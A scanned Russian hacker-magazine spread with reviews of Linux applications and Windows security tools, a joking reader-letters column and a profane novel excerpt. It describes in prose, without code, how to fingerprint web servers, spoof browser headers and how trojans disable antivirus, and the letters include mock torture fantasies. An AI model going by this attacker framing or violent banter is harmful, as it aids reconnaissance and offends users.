Лицензия: GNU GPL

Календарь, чей интерфейс основан на консольной библиотеке Ncurses. Просто так календарь — не очень интересное дело. Поэтому в Calcurse реализованы планировщик задач и список TODO. Все управление календарем осуществляется с помощью клавиатуры. А клавиша TAB служит для перемещения между панелями распорядка дня, календаря и списка TODO. Внизу экрана всегда есть подсказка, какие клавиши нажимать и в каком формате вводить данные (дату, время). Русский язык в записях, разумеется, поддерживается.




Программа понравится тем линуксоидам, у которых очень старый компьютер, где Linux работает исключительно в консоли (даже нечто вроде Fluxbox может серьезно тормозить на определенных компьютерах). А так — запускаешь Calcurse в отдельной консоли, и этот календарь там всегда под рукой. Удобно.


UMP

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 127 Кб
http://freshmeat.net/projects/u_m_p
Лицензия: GNU GPL

Математическая программа широкого круга использования. Содержит в себе графический интерфейс на основе GTK и консольную утилиту inliner, о назначении которой я могу лишь догадываться, поскольку в момент написания этих строк сайт программы не доступен, работает только ссылка на SourceForge. А в дистрибутив документация не включена, кроме самой базовой по стандарту GNU.



Для компиляции консольной версии UMP надо вместо обычного make дать команду make text. Простейший способ использования UMP — это калькулятор. В строке, расположенной внизу главного окна, ты вводишь алгебраическое выражение, нажимаешь Enter и получаешь результат. Можно пользоваться математическими функциями — sin, cos и так далее, — использовать константу pi, скобки, что угодно.
Кроме того, UMP оснащена меню Tools, где ты найдешь много чего полезного. Это, во-первых, традиционный «кнопочный» калькулятор. Простейший текстовый редактор нужен, если тебе понадобится что-то быстро записать. Сложный калькулятор — это то окно, которое стартует главным по умолчанию. Еще одно встроенное средство — редактор матриц, который, возможно, пригодится тем, кто имеет дело с 3D-графикой. Наконец, окно Graph — средство построения двухмерных и трехмерных графиков.
Итого. Отличная замена консольному bc, плюс полный набор дополнительных функций, которые требуются людям точных наук. И все это за 127 килобайт сжатого исходника.



KleanSweep

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.bz2): 242 Кб
http://linux.bydg.org/~yogin/
Лицензия: GNU GPL

Утилита, вдохновленная, видимо, программой Norton CleanSweep. Предназначена для поиска и удаления разных файлов, а именно: пустых файлов и каталогов, устаревших символических ссылок и пунктов меню, повторяющихся файлов, резервных копий и тому подобного. При запуске предлагается выбрать, какие именно файлы надо найти. Затем появляется список с найденными файлами и каталогами. Помечаешь их, нажимаешь кнопку Next, и они удаляются. Будь внимателен: найденные файлы выводятся в разных вкладках. Например, одна вкладка будет с пустыми файлами, другая — с «битыми» симлинками и так далее. При удалении файлов можешь поставить галочку на опции Create backup archive, и удаляемые файлы будут предварительно сохранены в этом архиве.
Если программа из исходника, то устанавливается она не совсем традиционно. Нужна утилита Scons. Если она есть, даем команду scons, а потом — scons install. Если нет такой, то в комплект KleanSweep включена мини-версия Scons. Поэтому сначала запускаем скрипт «./configure», который создает в каталоге исходника другой скрипт, на Python. Называется он scons. Теперь даем такие команды:


```
# ./scons
# ./scons install
```

А вот деинсталлировать из исходника не получится. Автоматически. Вручную — пожалуйста, ищи файлы и удаляй, если программа не покажется тебе нужной.

Kaffeine

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.bz2): 2,2 Мб
http://kaffeine.sourceforge.net
Лицензия: GNU GPL

Этот видеоплеер — настоящий подарок пользователям рабочей среды KDE. Сердце Kaffeine — знаменитый движок Xine, лежащий в основе доброй половины мультимедийных плееров под Linux, начиная от Amarok и заканчивя Totem. Однако Kaffeine может использовать в качестве движка еще и Gstreamer.
Подобно Amarok, Kaffein'у чуждо пристрастие к «шкуркам» — простое KDE'шное окно с тремя вкладками-табами и несколькими панелями управления, на одной из которых есть кнопка для создания скриншота из текущего фильма.
На вкладке «Плей-лист» отображается, по сути, история воспроизведенных файлов. Для удобства вкладка плей-листа может быть вынесена в отдельное окно. Вкладка «Go!» оснащена кнопками для запуска DVD, VideoCD, открытия файла, ссылки и каталога. Во вкладке «Плеер» отображается видео. А клавиша <F> традиционно переключает плеер в полноэкранный режим воспроизведения.
Kaffein, в отличие от Totem, предоставляет доступ ко всем настройкам движка Xine. Есть эффекты-фильтры от Xine.
Есть еще подстройка яркости, цветов и тому подобного, а также тонкая настройка синхронизации видео и звука. По твоему желанию Kaffein встраивается в трей (как Amarok) при закрывании главного окна.
Общие впечатления таковы. Отменный плеер. Интерфейс проще, чем у GXine (ближайшего к нему по духу и возможностям). Стабильность в последних версиях не вызывает нареканий. Удобный выбор режимов деинтерлейсинга. И вообще, ощущение от работы с этим плеером очень приятное.



PCMan File Manager


POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 256 Кб
http://pcmanfm.sourceforge.net
Лицензия: GNU GPL

Небольшой файловый менеджер, основанный на библиотеке виджетов GTK. На первый взгляд PCMan File Manager вызывает ощущения, подобные тем, которые испытываешь, запустив Nautilus — та же вызывающая простота. Потом оказывается, что все не так просто: в нем реализован табовый интерфейс, и в каждом табе можно открывать список файлов. Можно вывести дерево структуры каталогов — для этого на странице-вкладке появляется дополнительная панель.
Реализован просмотр файлов некоторых графических форматов в виде миниатюр. При запуске файлов на выполнение используются MIME-привязки, принятые в GNOME. Есть закладки и традиционные функции работы с файлами и каталогами, кроме тех, что связаны с жесткими и символическими ссылками. Как будто программа не для Linux. Хотя окошко свойств, где можно изменять права доступа, все же есть. Слабо развиты возможности выделения файлов — в наличии только два пункта: выделить все и отменить выделение.
В целом PCMan File Manager понравится любителям Nautilus'a, хотя можно предположить, что будет активно развиваться, и современная ипостась простака постепенно перейдет в файловый менеджер уровня Krusader или MC.

BINARY YOUR'S

TEXT СТЕПАН ИЛЬИН AKA STEP / STEP@GAMELAND.RU /


X-TOOLZ



Permeo Security Driver 4.2.6
Win 95/98/ME/2k/NT/XP
ShareWare
Size: 2,53 Мб
www.permeo.com

Странно, но многие сетевые программы почему-то не поддерживают работу через сокс/прокси. За примерами далеко ходить не надо: взять хотя бы популярнейший почтовый клиент The Bat!. Чтобы пустить почтовый трафик через сокс, приходится прибегать к помощи так называемых соксофикаторов: SockCap (www.socks.nec.com) или FreeCap (www.freecap.ru). Они отлично справляются с поставленной задачей, но в то же время вызывают некоторые неудобства. Во-первых, для каждой соксофицируемой программы требуется отдельно задавать параметры перенаправления трафика, что довольно муторно. А во-вторых, приходится сначала запускать соксофикатор и лишь потом нужную программу. Обоих недостатков лишен другой подход, который реализован в продукте Permeo Security Driver. Он состоит из двух частей: низкоуровневого сетевого драйвера и специальной оболочки для его управления. Драйвер незаметно устраивается в систему и начинает прослушивать весь сетевой трафик. В случае необходимости он автоматически инициирует подключение с SOCKS-сервером и инкапсулирует нужные сетевые пакеты через него. Одновременно с этим программы, не попадающие под правила соксофикации, продолжают работать без каких-либо изменений.


Настройку драйвера стоит начинать с указания адреса и порта SOCKS-сервера. Далее возможны два варианта: либо соксофицировать все приложения (с учетом возможного списка исключений), либо только несколько программ, которые необходимо сразу же обозначить. Раз осуществив конфигурирование драйвера, можно надолго забыть об его существовании. Просто запускай нужные тебе приложения и работай в обычном режиме.
Для удобства пользователю предлагается на выбор несколько конфигураций (In Office, Out of Office, Wireless), каждая из которых может содержать собственные SOCKS-серверы и список соксофицируемых приложений. Переключение между конфигами, а также отключение соксофикации осуществляется практически мгновенно, с помощью иконки программы в системном трее.



RMOSChange v2.0 beta
Win 95/98/ME/2k/NT/XP
Freeware
Size: 239 Кб
gen11.narod.ru


Небольшая надстройка над популярными браузерами, а именно: Internet Explorer, Firefox и Mozilla. Каждый из них во время отправки HTTP-запроса, передает массу информации об используемом окружении: тип и версию операционной системы, браузера, поддерживаемые языки и т.д. В некоторых случаях, когда необходимо оставаться инкогнито, раскрытие подоб-

ных параметров крайне нежелательно. Чтобы не засветиться, можно пойти двумя путями: установить виртуальную машину с нужной версией ОС, браузера, часовым поясом (большинство профи так и поступают) или же на лету редактировать системные переменные, подставляя в них требуемые значения. Второй вариант существенно проще, особенно если знать о существовании программы RMOSChange.
Для каждого из браузеров тулза предлагает обозначить значения HTTP-заголовков. Например, в качестве ОС юзер может выбрать Windows XP, Debian/1.3.3, FreeBSD 3.2 и т.д. — всего доступно несколько десятков наименований. Особенно порадовали варианты «Квант» и «Калькулятор Микроша», что свидетельствует о наличии у разработчика хорошего чувства юмора (еще бы, ведь он наш соотечественник).
Для использования программы нужно учитывать один нюанс: перед внесением изменений следует в обязательном порядке закрыть браузер. В противном случае даже перезагрузка к положительным результатам не приведет. Кстати, проверить правильность выполнения всех действий тебе помогут специальные сайты, такие как www.leader.ru/secure/who.html или www.gemal.dk/browserspy/. Можно обойтись средствами самой программы. Для проверки RMOSChange запускает локальный веб-сервер, а от тебя требуется лишь в адресной строке браузера набрать 127.0.0.1 или localhost. После этого в одной из вкладок утилиты ты увидишь значения текущих HTTP-заголовков.



Httprint 301
Windows/POSIX
Freeware
Size: 729 Кб
www.net-square.com/httprint/

Выяснить как можно больше информации об удаленном сервере — одна из приоритетных задач взломщика. Многие наслышаны о феноменальных возможностях сканера Nmap, который с помощью функции fingerprint умело определяет тип и даже версию удаленной ОС. Но с узкоспециализированными утилитами знакомы, к сожалению, немногие. Сегодня я хочу рассказать о замечательной утилите Httprint, которая эффективно идентифицирует тип веб-сервера удаленной машины.
Во время коннекта сервис выдает баннер, по которому теоретически можно определить используемое ПО. Но многие администраторы намеренно подделывают баннеры с помощью специальных патчей, модулей, например mod_security.c, и даже специализированного софта вроде ServerMask (www.port80software.com), чтобы сбить с толку хакера. Однако Httprint этим не проведешь. В своих исследованиях тулза Httprint опирается на уникальные сигнатуры, которые присуще каждой конкретной программе-серверу. Причем база программы не ограничивается сигнатурами для банальных Apache, ISS и другого популярного софта. В нее также включена такая экзотика, как «отпечатки пальцев» веб-серверов, интегрированных в современные роутеры, ADSL-модемы, беспроводные точки доступа и т.д. Использование сервером защищенных SSL-соединений также не является помехой для Httprint. Утилита автоматически распознает использование шифрования и продолжит сканирование. Более того, она даже соберет всевозможную информацию об SSL, в том числе данные по сертификатам и список используемых шифров. Для увеличения скорости сканирования активно применяется работа в несколько потоков. Правда, функция multi-threading реализована пока только для линуксовых и виндовых версий программы. Поклонникам FreeBSD придется немного подождать. Списки исследуемых серверов можно импортировать из текстового файла или отчета сканера Nmap. А отчеты о проведенном сканировании можно легко представить в HTML-, CSV- и XML-форматах.



ProcessGuard 3.15
Win 2k/NT/XP
Shareware
Size: 1,8 Мб
http://www.diamondcs.com.au/processguard/

Если посмотреть в характеристики приватных троянов, то обязательно увидишь там пункт следующего содержания: система невидима для всех популярных антивирусов (ежедневный мониторинг КАВ, НАВ, МАКАФИ, NOD32). Разработчики не врут. В большинстве случаев процессы файрвола и антивируса действительно можно особым образом модифицировать или вовсе выгрузить из памяти. Например, грамотный троян может деактивировать сканирующую часть антивируса, оставив в покое оболочку программы. В итоге пользователь будет испытывать ложное чувство безопасности, наблюдая все внешние признаки работы антивируса (по иконке в трее и т.д.), хотя реально никаких действий по поиску заразы осуществляться не будет. С файрволом еще проще: сообщение о ненормальной активности легко блокируется с помощью элементарных API-функций, которые скрывают предупреждающее окно от пользователя и нажимают за него заветную кнопочку «разрешить подключение».
Чтобы обезопасить себя хотя бы от небольшой части заразы, рекомендую установить утилиту ProcessGuard. Самая главная функция программы — защита процессов от внешнего воздействия. Она внимательно следит за всеми API-вызовами и тем самым предотвращает любое несанкционированное отключение или модификацию запущенных приложений. Более того, ProcessGuard блокирует глобальные хуки и попытки инжектирования опасного кода в привилегированные задачи. Можно так настроить ProcessGuard, что приложения будут запускаться только после одобрения пользователя. А непрерывное логирование файлов, отданных на исполнение, поможет впоследствии отловить пропущенную заразу. Но это еще не все. Основная часть программы работает на уровне ядра, поэтому ей не составляет труда распознать руткиты, которые также хотят установить в систему низкоуровневые драйвера. Я попробовал заинсталлить два популярных руткита, и ProcessGuard с доблестью распознал их. Respect!

BINARY YOUR'S

ВРАЧ-ТЕРАПЕВТ
Вскрытие писем провел
Dr.Klouniz (magazine@real.xakep.ru)

From: Dron Dronuch [kdv_pro@mail.ru]
Subj: ***От тупых читателей !!!

Привет !!!
Ваш журнал нам очень нравится особено 90% бесполезной информации каторую вы нам выкладываете !!! 10% же процентов действительно полезной информации нам не надо мы ее не понемаем ... да и вы наверное теже ???. РЕКЛАМА чтож всем хочется есть не спорю, НО ЕЕ ОЧЕНЬ МНОГО !!! Ладно парни удачи с вашим ПСЕВДОХАКЕРСКИМ журналом !!!
С уважением ВАШЫ тупые читатель !!!

Re: Спасибо, чувак! Давай я отвечу на твое письмо от имени всех живых и придуманных мировых интеллектуалов, а ты догадаешься, кто из них кто. На выбор — FallOut в переводе «Черного Рассвета», «Бивис и Баттхед», «Аллоды 2: повелитель душ» и еще кое-кто.
Прасти, Грэмпи-кость говорит убивай и потом еще убивай. Моя пошол. Взаправду жжошь. Песьмо твое не осилил, бальшое. Пешы ещо Моя тролль, моя глупый, моя думать не любить. Эльфа — умный, мне сказать — твоя хороший человек Гы, Бивис, отстойное письмо. Хе-хе. Кстати, эти длинные тире в журнале напоминают мне то, что у меня в штанах, гы

From: ---
Subj: ---

Хайа, пипели!
Хочу с огорчением отметить, что ваш журнал из номера в номер становится скучнее и скучнее... =(. Надо как-то повеселить читателей...
Все последующие пункты стоит снимать на видеокамеру (кое-где в режиме ночной съемки) и выложить видео на диск.
1) Отбираем у Dr. Klouniza очки.
2) Бреем Куттера налысо.
3) Запираем обоих в темном (спасибо Холоду, перегрызшему в свое время проводку) редакционном подвале (разбросав кое-где колюще-режущих принадлежностей, отравленных игл и медвежьих капканов). Можно пообещать, что оставшегося в живых выпустят. Если в течение 7 дней их останется двое, можно запустить к ним каймана. В надзиратели поставить Даню, вооружив его автоматом Холода.
4) Иногда кормить (семь дней-то они должны протянуть, до каймана?), подмешав в пищу ЛСД. Из напитков давать разведенный технический спирт, в котором вымачивали мухоморы.
5) Если Майндворк начнет писать в «Хумор» — отправить его в тот же подвал (можно дать автомат Холода, но с холостыми патронами).
Знаете с какой скоростью журнал раскупать будут?
З.Ы. На что угодно спорю — Куттер это не пропустит в печать.
--
Респект и уважуха, Apix.

Re: Приветствую, дорогой креативщик! Вижу-вижу, что глубоко, из темных глубин небытия повыползали старые-добрые фанаты Хакера, и зло из их душ пока не выветрилось, а наоборот, закалилось на долгие годы подземной жизни. Смотрю я, что ты не сторонник добрых и милых шуток, которые так люблю я. За это тебе полагается бонус. Однажды, когда ты этого менее всего будешь ждать, Никитос подсыпет тебе в пищу немного пыли из стигийской гробницы, а может быть, много сока черного лотоса, как знать. А потом мы побреем тебя налысо, сделаем небольшую дырку в животе и поселим там африканских опарышей, смешанных с личинками Вольфартовой мухи. Да-да, той самой мухи, личинки которой прогрызают длинные и запутанные ходы в мягких тканях. А потом мы наденем тебе на голову малиновые кальсоны, подарим бюст Льва Толстого и полкило полтавской колбасы и сунем в редакционный подвал, где живет беспокойная тень Холода, где ты и будешь прозябать на грани жизни и смерти целую вечность.

From: Иван Головинов [djgrid@mail.ru]
Subj: спасибо&2 ремейка

Привет ХАКЕРЫ спасибо громадное за ответ по восстановлению файлов на отформатированном винте. По поводу музыки даю для вашего журнала
2 римейка
1-Toby&Freda-Maybe (Dj-Grid Remix)
2-deadmau5-ThatsNotTrue (Dj-Grid Dream Electro Remix)
Находится это на http://www.realmusic.ru/djgrid
просто скачайте можете и фотку взять
Будет что-то еще — пришлю.
Пока.

Re: Ты совершенно прав насчет того, что спасибо в карман и постель не положишь и на хлеб не намажешь. Кроме того, такого пива, как «спасибо», тоже не существует. Но в конкретном случае лично я готов обойтись устной благодарностью, поскольку слушать римейки у меня лично нет желания :(. Если хочешь сделать доброе дело — пришли песню группы Holy Dragons «Песнь странника» в хорошем качестве.

From: TeK0 [PhenX@freemail.uz]
Subj: Свободная

Ну здравствуйте компьютерные хулиганы, создающие журнал][акер.
Передайте пару ласковых слов редактору Хакер
Поменьше АЖЫПАГ в журнале творите
Получше на буквы меж строчек смотрите
Поменьше статеек с инета качайте
Уж лучше про жизнь свою поболтайте
Чтоб было не скучно журнал ваш читать
Неплохо б немного приколов кидать
На этом с критикой можно КОНЧАТЬ
Советую вам на E-Mail отвечать
Приятно читать ваши скромные строчки
На этом пожалуй поставлю я точку.

Re: Спасибо за стихотворение, Свободная! Кстати, твой ник у меня почему-то ассоциируется не с сексуальной распущенностью, а с переводом слова FreeMan в одной из локализаций Dune 2000. Бомж :)). Я бы тебе с удовольствием ответил тоже стихами и даже кое-что попробовал написать, но получилось некрасиво. Не сподобил меня писать стихи Всевышний, но я об этом и не жалею :). Могу тебе подарить только вот эту поэму под названием «Сифилиада»
http://www.nedug.ru/lib/rest/stich/01oct/book3/book.htm , ведь она написана самим юным Ботвинником.

BINARY YOUR'S

Автор иллюстрации Иван Величко

ТАБА ЦИКЛОН

TEXT ДАНЯ ШЕПОВАЛОВ / key@danya.ru /

APROACHING LEVEL 3 /// СМЕРТЬ АВТОРА

МЫ ПРОДОЛЖАЕМ ПУБЛИКОВАТЬ ОТРЫВКИ ИЗ ЛЕСБИЙСКОГО СТРИПТИЗ-РОМАНА ДАНИ ШЕПОВАЛОВА «ТАБА ЦИКЛОН». ПОДРОБНОСТИ НА WWW.DANYA.RU.

Когда в дверь профессора Быданова позвонили, тот сидел на полу в гостиной и задумчиво теребил вывалившуюся паркетину, на поверхности которой были уже едва различимы следы лака. Голоса в голове профессора говорили, что он все делает неправильно. Всего было четыре голоса, их наводил специальный прибор, встроенный спецслужбами в телевизор. Голоса дежурили посменно, сейчас была очередь старушки. «Ты должен жениться на Анне!», – твердила она. – «Ты должен жениться на Анне!». В дверь снова позвонили, на этот раз уже настойчивее.

Через минуту Тима и Рита уже изучали жилище профессора. Громоздкая лепнина на потолке была покрыта мелкими трещинами и слоем непонятно откуда взявшейся копоти. Старое пианино придвинуто к стене, вокруг штабелями сложены прямоугольные свертки, упакованные в грубый серый картон с масляными разводами — видимо, тираж одной из научных монографий философа.

За окном прогрохотал трамвай, заставивший звонко задрожать пыльные двойные стекла. В пустом пространстве между ними мирно покоились кверху лапками засохшие комары и мухи.

— А в чем, собственно, дело? – спросил профессор.

Рита протянула философу экзаменационный листок, внизу которого красной ручкой было выведено «Незачет! Профессор Быданов».

— Это ты написал?

— Позвольте… – философ взял листок в руки и, близоруко щурясь, поднес его почти к самым глазам. – Так-так… Да, я.

— И чем тебе не понравилась работа этой девушки? — спросила Рита.

— Кхм... – Быданов машинально оттянул большими пальцами рук свои широкие клетчатые помочи и тут же отпустил их. Подтяжки громко хлопнули о грудь профессора. – Оля не раскрыла сущность герменевтики. Герменевтического подхода.

— Кого-кого? – переспросил Тима.

— Герменевтики, – повторил Быданов, почему-то смутившись, и растерянно опустился на край кровати.

— Ну хорошо, и в чем же тогда суть герменевтического подхода?

Профессор испытал давно забытое ощущение: будто бы он студент, безнадежно заваливающий экзамен, и преподаватель дает ему последний шанс, задавая неприлично простой вопрос. Философ поднялся с пола и с нескрываемым возбуждением принялся мерить шагами гостиную. С каждым новым шагом он чувствовал себя все увереннее.

— Молодой человек, это беседа не на час и не на два, — Быданов остановился, вновь продел большие пальцы рук под помочи и принялся едва заметно раскачиваться на носках взад-вперед, привычно входя в лекторский тон. — Тут нужно начинать с истоков, рассма...

— Ясно, – оборвал его Тима. – Рита, а ты можешь быстро рассказать?

— Конечно, могу, – ответила девушка. – Только я лучше на примере объясню.

— Давай, – согласился Тима.

— В школе у нас был один мальчик, ну такой, немножко не в себе, – Рита выразительно посмотрела на Быданова, тот вновь смутился, – звали его Гриша. И однажды на перемене, пока в классе никого не было, Гриша построил на парте замок из дерьма… Очень красивый, надо сказать, замок. С башенками такой, с балкончиками. После звонка все вернулись в класс и, разумеется, принялись над Гришей смеяться. А учительница сразу в крик: что за гадость, что за мерзость, а ну быстро убери… Гриша был послушным мальчиком, он сгреб свой замок на тетрадку и понес все это добро в туалет. Несет довольный, улыбается, а с тетрадки на пол капает – кап-кап. Но Гриша все равно благополучно доставил свой ценный груз, выкинул, пошел назад, и видит, что весь пол в этих сочных капельках. Какой бы он дурак ни был, а понял, что никто его за испачканный пол не похвалит. И вот тогда Гриша придумал совершенно гениальный выход из ситуации. — Чтобы подчеркнуть важность гришиного открытия, Рита подняла указательный палец вверх и даже посмотрела на него. Быданов последовал ее примеру и тоже посмотрел на палец девушки, будто бы за ним прятались ответы на все невысказанные вопросы, касающиеся его новых знакомых.

— Ну, так что же он сделал? – нетерпеливо спросил Тима.

— Гриша разорвал тетрадный лист на множество маленьких клочков и принялся по очереди накрывать ими каждую капельку. Одна капелька – одна бумажка.

— Феноменально! – вдруг завопил Быданов, с восторгом глядя на девушку. – Это же и есть герменевтический подход! На каждую капельку дерьма наклеить по бумажке! В яблочко! Я бы никогда так доступно объяснить не смог… Никогда! Очень вы красочно рассказываете. И очень верно. Вас бы к нам в университет преподавать...

Рита благодарно улыбнулась философу. Потянулась, подняв вверх свои узкие загорелые запястья. Перехватила взгляд Тимы, который беспокойно смотрел на часы.

— Шесть часов, – сказал мальчик. – Сейчас новости начнутся.

— Нас там должны показать, – доверительно сообщила Рита профессору. – Мы денег немножко украли. – Она кивнула на рюкзак Тимы и направилась к телевизору. Включила его, утопив в передней панели овальную черную кнопку.

«Все дело в том, что у нее нет иноземной ауры!», – донесся из ожившего динамика суровый мужской голос.

— Нет-нет! Ни в коем случае! – профессор со всех ног бросился к телевизору и выключил его еще до того, как изображение на экране окончательно прояснилось. – Не включайте! Нельзя включать!

— Почему? – удивилась Рита.

— Поверьте, на это есть причины, – неохотно сказал Быданов.

Ответ профессора Риту явно не удовлетворил:

— Расскажите, мы настаиваем! Я же вам рассказала про герменевтику…

— Ну, хорошо… Хорошо… – Быданов на цыпочках пробрался к электрической розетке и вырвал из нее силовой кабель, идущий от телевизора.

Затем подумал еще немного и развернул телевизор экраном к стене. Бордовая атласная подстилка под ним пошла широкими складками.

— Они установили туда специальный прибор! – шепотом сказал профессор. – Они хотят, чтобы я женился!

— Кто это – «они»? – удивилась Рита. – Движение «За вырождение нации»?

— Нет! – профессор зажмурился и яростно замахал перед собой раскрытой ладонью, будто бы стирая невидимой тряпкой последнюю фразу девушки. Затем красноречиво указал пальцем вверх и на выдохе произнес:

— Спецслужбы!

— Глупости! – сказала Рита. – Спецслужбы уже давно не встраивают такие приборы в телевизоры. Это слишком хлопотно и дорого. Пять лет назад в Коломягах целый комплекс построили. Полукилометровая такая коробка без окон и с

«ТАБА ЦИКЛОН» — ПЕРВЫЙ РОМАН ДАНИ ШЕПОВАЛОВА. ЭТА КНИГА ПОХОЖА НА СТРИПТИЗЕРШУ. НА САМОВЛЮБЛЕННУЮ ЗВЕЗДУ ДОРОГОГО МУЖСКОГО КЛУБА. ОНА ОБЛОКОТИЛАСЬ НА ВЫСОКИЕ ПЕРИЛА, СМОТРИТ НА ВЫСТУПЛЕНИЕ ДРУГОЙ ДЕВУШКИ И ДЕЛАЕТ ВИД, ЧТО ТЫ ЕЕ НЕ ИНТЕРЕСУЕШЬ. НАЧИНАЯ С ЭТОГО НОМЕРА, ХАКЕР ВМЕСТЕ С ДАНЕЙ БУДУТ РАЗДЕВАТЬ ЕЕ ДЛЯ ТЕБЯ. ПОДРОБНОСТИ НА WWW.DANYA.RU.

вентиляторами. Она на весь город работает и еще часть ленинградской области захватывает, до Петродворца. Так что телевизора вы совершенно напрасно боитесь!
— Правда? – с надеждой спросил профессор.
— Конечно! – успокоила его девушка. — Телевизоры тут абсолютно ни при чем. А вы столько всего теряете! Мне кажется, давно уже пора отменить школы и университеты. Самые ценные знания люди получают именно благодаря телевидению.
— Это какие же, например, ценные знания? – заинтересовался Быданов.
— Например... – Рита ненадолго задумалась, – ну, например, если ребенок случайно проглотит стиральный порошок или какое-нибудь чистящее средство, то его ни в коем случае нельзя отпаивать водой...
Быданов открыл рот, потрясенный новой информацией.
— Такого ни из одной книги не узнаешь, – продолжала девушка. – Вот в вашей книге, например, о чем написано? – Рита взяла с пианино монографию профессора. «Смерть Автора. Быданов Н. П.». Вот кому это все нужно? Занудство какое-то…
— А про что там написано? – спросил Тима.
— Про смерть автора, – охотно ответила девушка. – Что автор умер, и остался только один читатель, дескать, что хотел сказать автор – уже неважно, важна лишь интерпретация.
— Подожди-подожди! – остановил ее Тима. – Быданов, ты чего, серьезно так думаешь?
— Ну. Так, – как-то не очень уверенно ответил философ. – Это ведь не я придумал. Я систематизировал, что ли…
— Да ты о#@ел! – взорвался Тима. – Как ты вообще можешь думать что-то, если тебя самого придумали! Тебя Даня придумал, автор вот этого всего, а ты говоришь, что он умер?
— Я… Не знаю… Я… Меня…
— Что «меня»? – передразнил философа Тима.
— Да знаешь, что Даня думает обо всей этой твоей смерти автора?
— Что? – оживился Быданов. Любое мнение по поводу его работы было профессору небезразлично.
— Он на нее х@й клал!
Рита демонстративно заткнула уши средними пальчиками и укоризненно посмотрела на Тиму.
— Как это? – удивился профессор.
— Очень просто. Без всяких интерпретаций, а по-настоящему, совершенно буквально — взял и положил на нее свой авторский х@й! Причем не очень чистый, потому что воду горячую отключили.
— У меня тоже отключили, – растерянно произнес философ.
